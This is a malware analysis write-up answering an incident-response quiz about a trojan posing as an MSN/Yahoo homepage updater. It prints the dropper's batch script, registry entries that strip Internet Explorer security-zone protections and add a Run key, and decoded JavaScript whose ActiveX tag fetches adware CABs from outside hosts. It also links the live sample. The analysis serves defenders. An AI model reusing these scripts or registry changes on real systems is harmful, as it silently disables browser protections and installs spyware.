

Malware Quiz 3

Submitted by Tyler Hudak
Tyler at hudakville dotcom

Pedro Bueno, an ISC handler, has presented the following situation:

A machine was presenting a strange behavior on the corporate. The Incident Response Team was called to check the machine. The user said that the only thing that he remembers was that he was checking a Windows Update website.

The malware to examine was located at
<http://handlers.dshield.org/pbueno/BoOtl0S2.exe-e50e87ad5d34cf8d16d01447821d629d.zip>.

Questions

1. What is a .cmd extension? In which systems that this file extension would work?

A .cmd file extension is a "Windows NT command script", or a plain text file containing batch commands or programs to be run. When executed, the cmd.exe shell will read the script and execute the commands. Scripts, also called batch scripts, are typically used to automate administrative tasks.

The cmd file extension will only run on Windows NT, 2000, XP and 2003. It will not run on any Windows operating system before NT, including 95, 98 and ME, because there is no association for the .cmd extension in those operating systems. A Microsoft Knowledgebase article is available on this subject at <http://support.microsoft.com/default.aspx?scid=kb;en-us;274442>.

The .bat file extension, or "MS-DOS batch script" is functionally the same as .cmd files. Each contains commands or programs that are executed by the command shell. I looked long and hard to find out what the exact differences between a .bat and .cmd files were and came to the conclusion that they are exactly the same - at least in Windows 2000 and above. The .bat files were what batch scripts were historically named on pre-Windows NT systems and the extension has probably stayed for backwards-compatibility. I have read rumors that Windows NT .bat files use the 16-bit command.com interpreter and .cmd files use the 32-bit cmd.exe shell to execute, but I have no way to confirm that. If anyone can tell me for sure, I'd love to hear it.

2. Did you check the MD5 of the unzipped binary? Does it match?

The original MD5 hash of the binary can be found in the filename and is e50e87ad5d34cf8d16d01447821d629d. After downloading the file onto my test system, unzipping it from the encrypted zip file and getting the MD5 hash of it, the hash matched up to the original one given.

```
[tyler@localhost malware]$ md5sum Bo0tIoS2.exe-e50e87ad5d34cf8d16d01447821d629d
e50e87ad5d34cf8d16d01447821d629d Bo0tIoS2.exe-e50e87ad5d34cf8d16d01447821d629d
```


3. Is it packed? If yes, which packer was used?

Yes, the file is packed. The file is a [WinRAR](#) self-extracting executable that has been packed with [UPX](#). This can be found by running the *strings* command against the executable, which shows the UPX0, UPX1, UPX! and WinRAR strings being present – some of which can be seen in the screenshot to the right.

```
MZP
This program must be run under Win32
UPX0
UPX1
.rsrc
1.20
UPX!
SVM
```

4. What is this piece of malware claiming to be?

By looking at the WinRAR Self-Extracting (SFX) script for the unpacked file, we see that the malware claims to be a program to update Yahoo and MSN homepages. This is stated in multiple ways, as can be seen below.



5. Please describe the process which this malware will try to get installed on the system.

The WinRAR SFX script describes how the malware will get installed onto the system. When the program is executed, all of the files within the archive will be extracted to the %systemroot% directory, which is c:\winnt or c:\windows by default, as specified by the %PATH% command. There are 5 files that will be extracted: msnupdater.cmd, 2377.reg, 5577.reg, msnhomepage.html and yahoohomepage.html.

Since the “Silent=1” command is set, nothing will be displayed to the user while the extractions occur, including the text within the script which explains that it is an “updater for MSN and Yahoo home pages”. The SFX script also specifies to overwrite any files that may already be present with the “Overwrite=1” command. Once all of the files have been extracted the msnupdater.cmd script will be run, as per the “Setup=msnupdater.cmd” command.

The msnupdater.cmd script, whose contents are displayed below, will do the following when run.

```
@echo off
echo Updating Windows Shell Files
REGEDIT.EXE /S 2377.reg
REGEDIT.EXE /S 5577.reg
echo Updating Windows Shell Files.....
msnhomepage.html
echo Updating Windows Shell Files.....
yahoohomepage.html
echo Updating Windows Shell Files.....
echo Updating Windows Shell Files.....
echo Updating Windows Shell Files is now Complete.
```

1. An “Updating Windows Shell Files” message to the user will display in a command prompt window. This message will be displayed periodically during the run of the script.
2. The script will use the regedit command to load the registry entries contained in the 2377.reg and 5577.reg files. The “/s” option given to regedit will prevent any confirmation or dialog boxes from appearing while the registry entries are loaded. An explanation on what registry entries are added and modified is given in question 7.
3. Another “Updating Windows Shell Files” message will be displayed.

4. The script will launch msnhomepage.html in the default web browser – Internet Explorer on Windows systems by default.
5. Another update message will appear followed by yahoohomepage.html being launched in the default web browser. These two HTML files are included in the WinRAR self-extracting archive and will be discussed in detail in questions 6 and 8.
6. After launching the HTML files, the script will display the same update message twice more and then a message stating the update is complete.

It should be noted that the msnupdater.cmd script will only run on Windows NT, 2000, XP or 2003 due to the fact that the cmd extension is not associated with programs on any earlier Windows operating systems. The files within the archive will still be placed into %systemroot%, however, the script will not run to launch them.


6. After some investigation on a machine that had this malware installed, was verified that the machine was trying to access something related to "*msn*" and "*yahoo*"... Does this malware have something to do with it? If so, with which purpose? :-)

Yes. The malware attempts to trick the user into launching it by stating it is an “Updater for Msn and Yahoo home pages.” By creating the illusion that the program provides updates for MSN and Yahoo that the user supposedly needs, the user is more likely to download and run the malware. This is a typical ruse used by Trojan Horses.

In order to keep up this guise, the WinRAR self-extracting archive drops two HTML files which are launched in the default browser: msnhomepage.html and yahoohomepage.html.

msnhomepage.html

Msnhomepage.html displays text in it’s browser which states “Welcome to Msn.com” and “Standby Loading Msn.com.” After loading msnhomepage.html, the browser will be redirected to www.razor-radio.us, which will then be redirected to www.msn.com. While these redirections will take at least 220 seconds, eventually the user’s browser will appear on the msn.com website keeping the illusion that they were updating files to take them to MSN.



yahoohomepage.html

Yahoohomepage.html is similar to msnhomepage.html in that it displays text in it's browser which states "Welcome to Yahoo.com" and "Standby Loading Yahoo.com." Unlike msnhomepage.html, yahoohomepage.html will redirect the browser to www.yahoo.com after 115 seconds and will not go to any intermediary sites.



Please note that both of these web pages load other pages in the background that lead to further infection. This is discussed in more detail in question 8.

7. In the same machine, was observed that some registry entries were messed up...Again, does this malware have something to do with it? If so, why?

Yes, this malware is responsible for the messed up registry entries. Within the WinRAR archive are two files, 2377.reg and 5577.reg, which contain registry entries that are loaded when msnupdater.cmd is run.

2377.reg

The first file, 2377.reg, modifies a number of registry keys which lessen security settings within the Internet Explorer security zones. These keys are contained in HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\# where # is the zone number, described in the table to the side.

Zone Value	Zone Name
0	My Computer
1	Local Intranet Zone
2	Trusted Sites Zone
3	Internet Zone
4	Restricted Zone

Each registry key specified in the file is changed to dword:00000, meaning that specific action is allowed (as opposed to being denied or prompting the user for permission). The following table describes which settings are changed to allow within each zone when the registry entries are loaded.

Internet Explorer Security Settings (Value)	Internet Explorer Security Zones				
	0	1	2	3	4
Download unsigned ActiveX Controls (1004)	X	X	X	X	X
Initialize and script ActiveX controls not marked as safe (1201)	X	X	X	X	X
Access data sources across domains (1406)				X	
Don't prompt for client certificates selection when no certificates or only one certificate exists (1A04)				X	
Download signed ActiveX controls (1001)					X
Run ActiveX controls and plug-ins (1200)					X
Active scripting (1400)					X
Userdata persistence (1606)					X
Navigate sub-frames across different domains (1607)					X

In addition to the Internet Explorer Security zones being modified, 2377.reg loads a registry key to change the ProtocolDefaults key for HTTP, as shown below. The ProtocolDefaults key is used to specify the default security zone for a specific protocol. In this case, the key is changed so that the default security zone for HTTP is the My Computer security zone, or zone 0.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults]
"http"=dword:00000000
```

More information on the Internet Explorer Security zone registry keys can be found at <http://support.microsoft.com/default.aspx?scid=kb;en-us;182569>.

5577.reg

The second file whose registry entries are loaded is 5577.reg. This file contains only one entry that is added to the registry, shown below.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"SYSTRAY"="C:\UNMT.EXE"
```

The HKLM\Software\Microsoft\Windows\CurrentVersion\Run registry key specifies programs that will be run when the computer boots. In this case, an entry called "SYSTRAY" will be run which executes c:\unmt.exe. At the time this registry key is installed, c:\unmt.exe does not exist. Additionally, during my testing, this file was never present on the system, even after complete infection. This is possibly a remnant of an older version of the malware or a view of things to come.

8. Please, describe how this malware tries to install software (and which ones) in the machine...

The malware installs software by exploiting the security weakness it has created within the system. When the IE security registry settings were changed with the 2377.reg and 5577.reg files, IE was set to automatically allow downloads and installs of signed and unsigned ActiveX controls and plug-ins. By doing this, when IE goes to any webpage on the Internet that wants to install an ActiveX control or plug-in, the install will be allowed automatically without any prompting to the user. In the default security settings, IE will deny the download of unsigned ActiveX controls and will prompt the user for downloads of signed ActiveX controls.

Software is installed by the malware when it opens the msnhomepage.html and yahoohomepage.html files in Internet Explorer.

msnhomepage.html

When msnhomepage.html is loaded in Internet Explorer by the msnupdater.cmd script, three things will occur.

First, the browser will load JavaScript from <http://static.windupdates.com/prompts/a372a171/a770ab73.js>. The JavaScript is encoded which makes it difficult, but not impossible, to figure out what it does. Using the textarea trick from Tom Liston (<http://isc.sans.org/diary.php?storyid=689>) to decode the code, we can see what it does:

```
<script language='JavaScript' type='text/javascript'
src='http://static.windupdates.com/prompts/js/init.js'></script>
```

At first I downloaded init.js with wget, a command line downloader, in order to look at the JavaScript file. The following is the file that was downloaded:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
<html><head><title>Search the Web</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
8859-1"></head>

<frameset rows="0,*" frameborder="NO" border="0"
framespacing="0">
  <frame src="" name="topFrame" scrolling="NO" noresize >
  <frame src="
http://landing.domainsponsor.com/?a_id=1172&domainname=winupdates
.com " name="mainFrame">
</frameset>
<noframes><body></body></noframes></html>
```

This eventually leads you to a web site that displays a number of pop-up ads, but no malicious code is installed.

However, when I ran an actual test on a Windows XP VMWare image, something entirely different was downloaded. Instead of the above JavaScript, a new encoded JavaScript file was downloaded and executed. The web server at static.windupdates.com is smart enough to know when a non-IE browser is downloading the files and modifies the content appropriately. There can be many reasons for it doing this, including sending different exploits to different browsers and making detection more difficult.

From the new JavaScript file, four more encoded JavaScript files are loaded – each calling the next and each depending on the previous one in order to successfully decode and execute. By downloading each of the JavaScript pages, copying them together into one file in the right order and using the textarea tag trick in the right place the decoded JavaScript is seen:

```
<iframe name='my_dm' id='my_dm'  
style='position:absolute;display:none;' >  
</iframe>  
<object onError='setTimeout("_j3p()",200);' width=1 height=1  
classid='clsid:15AD6789-CDB4-47E1-A9DA-992EE8E6BAD6'  
codebase='http://static.windupdates.com/cab/180solutions/ie/bridge-  
c9.cab' >  
<param name='param'  
value='900319b8bcaa2c6a9359a9b45c9e309d1cd1c39dfa2e1d6d8a5ae8b049943e11  
9e7f8ba07a919ce6993e:61393862393863653438623832393766313438386665363335  
37313663386365:javascript' >  
</object>
```


When the above HTML from the decoded JavaScript is run, an ActiveX object is created. When an object element is created in an HTML page, the web browser looks to see if the classid of the object, or a unique identifier for the software, is installed. If it is not installed, the browser will automatically download and install it from the location specified within the codebase element. In this case, the codebase element is the cab file downloaded from <http://static.windupdates.com/cab/180solutions/ie/bridge-c9.cab>.

Bridge-c9.cab is downloaded and installed without user prompting because of the weak IE security settings. Since this particular IE setting was changed by the malware to automatically accept any signed ActiveX controls, the user will never be prompted and the ActiveX control will download and run.

All of the ActiveX controls described in this paper are installed in this fashion.

Bridge-c9.cab is digitally signed by 180solutions and countersigned by VeriSign. It contains one file called MediaGatewayX.dll and makes reference to a EULA at <http://eula.winadclient.com/general/>.

The EULA describes this software as the 180search Assistant which is “a permission-based search assistant application that provides access to a wide range of websites, applications and information.” It does this by directing the user to sponsor’s websites and collecting information about the websites a user visits. The EULA also states that by installing the software the user gives permission to 180solutions to install updates or other software at any time.



The second thing msnhomepage.html does is bring the browser window containing msnhomepage.html to the front using the following javascript:

```
<script language=" javascript "
type="text/javascript">self.focus();</script>
```

This will make any other windows opened by the executed javascript, namely any of the popup ads, drop into the background.

The final thing msnhomepage.html will do is redirect itself to www.razor-radio.us. When the user first goes to www.razor-radio.us the browser will redirect itself to www.msn.com after 200 seconds. In the mean time, it loads three frames - top.html, main.html and links.html.

top.html

The first frame, top.html, will load an image to display to the user but will also load javascript in the following command:

```
<script language='JavaScript' type='text/JavaScript'
src='http://tbcode.com/ist/scripts/prompt.php?retry=2&loadfirst=0
&delayload=10&account_id=158634&recurrence=always&adid=a112823377
2&event_type=onload&signature=adult'></script>
```

After loading the JavaScript from tbcodes.com, the browser downloads and installs http://www.tbcodes.com/ist/software/v4.0/0006_adult.cab. This is discussed in further detail in the [yahoohomepage.html](#) section below.

[links.html](#)

The [links.html](#) frame loads a JavaScript program called Chromeless that modifies the way the current window looks. Nothing malicious is done in this frame.

[main.html](#)


The [main.html](#) frame loads a number of different pages which eventually lands on <http://mmm.media-motor.net/install.php?allowpop=no&popupmincook=0&allowsp2=1&retry=1&aff=sas1a&mincook=0&lfir=1>.

This page will download and install another CAB file named [alien.cab](#) from <http://cabs.media-motor.net/cabs>. Normally this would not be loaded without prompting the user for permission, but since the malware has already set up IE to allow ActiveX controls to be loaded without prompting the user, the file is downloaded and installed.

[Alien.cab](#) is digitally signed by Media Motor and countersigned by VeriSign. The archive contains three files which are installed: [mm83.ocx](#), [m67m.inf](#) and [ObjSafe.tlb](#). The CAB also makes reference to a EULA at <http://www.media-motor.com/terms.html>. This EULA states that the software will overlay text on websites that you visit for advertising. Additionally, it states that any email addresses it finds on the web pages the user goes to may be sent back to them for “marketing purposes” and it may install 3rd party software.

[yahoohomepage.html](#)

When [yahoohomepage.html](#) is loaded into IE, it will redirect itself to <http://www.yahoo.com> after 115 seconds. However, before it is redirected, it will load JavaScript from <http://static.windupdates.com/prompts/a376ab73/a776a174.js> and <http://install.xxxtoolbar.com/ist/scripts/prompt.php?retry=2&loadfirst=0&delayload=10&>



account_id=159080&recurrence=always&adid=a1111819823&event_type=onload&signature=adult.

As was seen with msnhomepage.html, the a776a174.js JavaScript file is encoded and decodes to the following:

```
<script language='JavaScript' type='text/javascript'  
src='http://static.windupdates.com/prompts/js/init.js'></script>
```


Once more, init.js downloads more encoded JavaScript files from public.windupdates.com and static.windupdates.com and eventually downloads and installs http://public.windupdates.com/cab/180solutions/ie/bridge-c32.cab. This CAB file is the same size as bridge-c9.cab from msnhomepage.html, is digitally signed by 180Solutions and countersigned by VeriSign and also contains MediaGatewayX.dll. However, while the MD5 hashes of the CAB files do not match, the MD5 hashes of both MediaGatewayX.dll files within the archives do. Therefore, this loads the same adware as was loaded from msnhomepage.html.

xxxtoolbar and www.tbcode.com

The second thing yahoohomepage.html will do is load http://install.xxxtoolbar.com/ist/scripts/prompt.php?retry=2&loadfirst=0&delayload=10&account_id=159080&recurrence=always&adid=a1111819823&event_type=onload&signature=adult. From this page it is directed to download and install http://www.tbcode.com/ist/software/v4.0/0006_adult.cab. This occurs without user prompting due to the weakened IE security settings previously set by the malware.

It should be noted that install.xxxtoolbar.com and www.tbcode.com have the same IP address. Therefore, when msnhomepage.html downloads and installs 0006_adult.cab from tbcode.com, it downloads the same file as is done here and when all is done, installs it twice.

0006_adult.cab is digitally signed by Integrated Search Technologies and countersigned by VeriSign. The CAB file contains only one file, ISTactivex.dll, which loads the Integrated Search Technologies toolbar into IE. The EULA, referenced at www.yesweb.com/terms.html, describes the toolbar as a tool to “improve your internet searches via shortcuts and search tools”. According to the EULA, the toolbar will also assign a unique ID to the software installed, collect information about the user’s web surfing habits and send it back to Integrated



Search Technologies, and will be allowed to install 3rd party software at it's discretion.

Other Spyware

After the three initial applications are downloaded and installed, a number of other applications are immediately downloaded. Most prominently, the Mirar Toolbar for Internet Explorer, a well-known spyware application is installed from the Media Motor website. This in turn, downloads other applications and installs them, including such things as "Internet Optimizers". When it is all said and done, at least five additional applications are downloaded and installed onto the computer.

In all, three different adware/spyware applications are initially downloaded and installed onto the computer. The installed applications monitor the web usage of the machine and send it back to a central server, modify the content of web pages to attempt to redirect the user to another site, display ads to the user and install other 3rd party applications on the system.

It should be emphasized that the adware/spyware was not installed because of any patched or unpatched vulnerabilities within IE. They are installed because of the security misconfiguration caused by the weakening of the IE security registry settings when the original malware was installed.

9. If you could give only one advice to your users, based on what you observed on this malware, what would you say?

If I could give one piece of advice to users based on this malware it would be not to run software or go to websites which claim to update programs or services, unless the user can verify that these are legitimate sites or programs. As seen here, malicious software exists which will try to trick the user into running it by pretending to be something it is not.

10. Do you think that our affected user was lying to the IR Team?

No, I do not think the affected user was lying. If you look at their statement, they said that they were "checking a Windows Update website." In actuality, the user probably thought they were checking a valid Windows Update site and downloaded the malware without thinking it might be malicious. In looking at the domains involved, windupdates.com is very similar to the official Microsoft update site of windowsupdate.com. A user who didn't know any better could easily think they were going to the official site.

11. Finally(!), how would you classify this malware?

I would classify this malware as a Trojan Horse because it is malicious code that masquerades as a harmless program. F-Secure describes a particular class of Trojan Horses as Trojan-Downloaders at <http://www.f-secure.com/v-descs/trojdown.shtml>.

These programs download and run other files from remote web and FTP sites without the user's approval. While this particular malware does not do that exactly, it is very close to the behavior witnessed here.